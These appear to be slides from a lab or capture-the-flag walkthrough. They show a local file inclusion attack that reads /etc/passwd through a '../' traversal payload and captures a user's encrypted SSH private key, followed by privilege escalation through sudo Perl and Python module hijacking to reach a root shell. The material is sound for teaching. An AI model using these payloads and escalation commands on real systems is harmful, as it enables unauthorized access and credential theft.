
Local File Inclusion



Any PHP page could potentially be tested for a Local File Inclusion vulnerability

URL Parameters

URL parameters are variables attached to the end of URLs. They can be identified by the ? (question mark) directly after the webpage or directory name, followed by the parameter key name, then the = (equals) sign, then the value.

URL Parameters

If there are multiple parameters included in the same URL, then they are separated by the & (ampersand) symbol.

URL Parameters Use Cases

There are a few different reasons why webpages use URL parameters. The most common one is for search queries.

Local File Inclusion

Local File Inclusion (LFI) is a web app vulnerability where arbitrary local webserver files can be accessed through a web interface.

Local File Inclusion

LFI vulnerabilities can lead to sensitive data exposure, and can also be used as the first step in a chain of exploits.

Local File Inclusion: Filesystem Structure

```
../../../../../../../etc/passwd
```

Each **../** indicates an elevation of one level in the filesystem, traveling from the web app's working directory up to the top-level directory (/)

/
/var/
/var/html/
/var/html/www/

Local File Inclusion: Filesystem Structure

From the top-level directory, we can provide a filepath to the file we want to access.

A typical test file for LFI on Linux / Unix webservers is the **/etc/passwd** file, since it is publicly readable by default, and gives info regarding usernames on the webserver.

URL Parameter Fuzzing

Since we do not know any legitimate URL parameter names for this webpage, we can test the server by using a fuzzing program, like FFUF

Local File Inclusion: User Enumueration

```
vaxei:x:1001:1001:,,,:/home/vaxei:/bin/bash
sshd:x:101:65534::/run/sshd:/usr/sbin/nologin
luisillo:x:1002:1002::/home/luisillo:/bin/sh
```

Using LFI, we are able to view the **/etc/passwd** file, which includes a users named **vaxei** and **luisillo**. If the webserver is not secured properly, we could view these user's common private files

Local File Inclusion:
SSH Private Key Capture

```
-----BEGIN RSA PRIVATE KEY-----
Proc-Type: 4,ENCRYPTED
DEK-Info: DES-EDE3-CBC,9FB14B3F3D04E90E

uuQm2CFIe/eZT5pNyQ6+K1Uap/FYWcsEklzONt+x4AO6FmjFmR8RUpwMHurmbRC6
hqyoiv8vgpQgQRPYMzJ3QgS9kUCGdgC5+cXlNCST/GKQOS4QMQMUTacjZZ8EJzoe
o7+7tCB8Zk/sW7b8c3m4Cz0CmE5mut8ZyuTnB0SAlGAQfZjqsldugHjZ1t17mldb
+gzWGBUmKTOLO/gcuAZC+Tj+BoGkb2gneiMA85oJX6y/dqq4Ir10Qom+0tOFsuot
```

Such as a user's SSH private key file, which can be captured and used to login to the server as that user.

Privilege Escalation 1 – Sudo Perl

```
vaxei@40a996c70c18:~$ sudo -l
Matching Defaults entries for vaxei on
    env_reset, mail_badpass,
    secure_path=/usr/local/sbin\:/usr/l

User vaxei may run the following comman
    (luisillo) NOPASSWD: /usr/bin/perl
```

According to the `sudo -l` output, this user can run the `Perl` command as the `luisillo` user

Privilege Escalation 1 – Sudo Perl

```
sudo perl -e 'exec "/bin/sh";'
```

We can search for potential privilege escalation binaries on websites like gtfobins.github.io, and according to that site, Perl can be used to open a privileged shell if we can run it as sudo

Privilege Escalation 1 – Sudo Perl

```
sudo perl -e 'exec "/bin/sh";'
```

Note that this is lateral privilege escalation, because it gets us access as another user, not the root (super) user


Privilege Escalation 2 – Script Hijacking

```
luisillo@40a996c70c18:/home/vaxei$ sudo -l
Matching Defaults entries for luisillo on 40a996
    env_reset, mail_badpass,
    secure_path=/usr/local/sbin\:/usr/local/bin\

User luisillo may run the following commands on
    (ALL) NOPASSWD: /usr/bin/python3 /opt/paw.py
```

According to the `sudo -l` output, this user can run a command as root, but only with a certain script, and only with the Python3 program

Privilege Escalation 2 – Script Hijacking



When we look at the file permissions where the specified script is, we see that our user can write to that directory

Privilege Escalation 2 – Script Hijacking

```
luisillo@40a996c70c18:/home/vaxei$ cat /opt/paw.py
import subprocess
import os
import sys
import time
```

That means if the Python script we can run contains dependencies (which it does), we can perform a script hijacking attack

Privilege Escalation 2 – Script Hijacking

```
luisillo@40a996c70c18:/home/vaxei$ cat /opt/paw.py
import subprocess
import os
import sys
import time
```

Script hijacking is an attack where we are able to execute arbitrary commands in a script through manipulation of the script's dependencies.

Privilege Escalation 2 – Script Hijacking

```
luisillo@40a996c70c18:/home/vaxei$ cat /opt/paw.py
import subprocess
import os
import sys
import time
```

In the case of Python scripts, this would be imported modules

Privilege Escalation 2 – Script Hijacking

```
luisillo@40a996c70c18:/opt$ sudo python3 /opt/paw.py
root@40a996c70c18:/opt#
```

When we run the vulnerable script with sudo, the script will import the subprocess file from the directory where the script is, instead of the regular Python module directory

Privilege Escalation 2 – Script Hijacking

```
luisillo@40a996c70c18:/opt$ sudo python3 /opt/paw.py
root@40a996c70c18:/opt#
```

The other concept we have to understand is that the code in all Python modules is executed when it is imported into a script, so the malicious code in the subprocess file we created is executed, giving us a shell

Privilege Escalation 2 – Script Hijacking

```
luisillo@40a996c70c18:/opt$ sudo python3 /opt/paw.py
root@40a996c70c18:/opt#
```

And because the script was run with sudo (as the root user), we open the shell with root permissions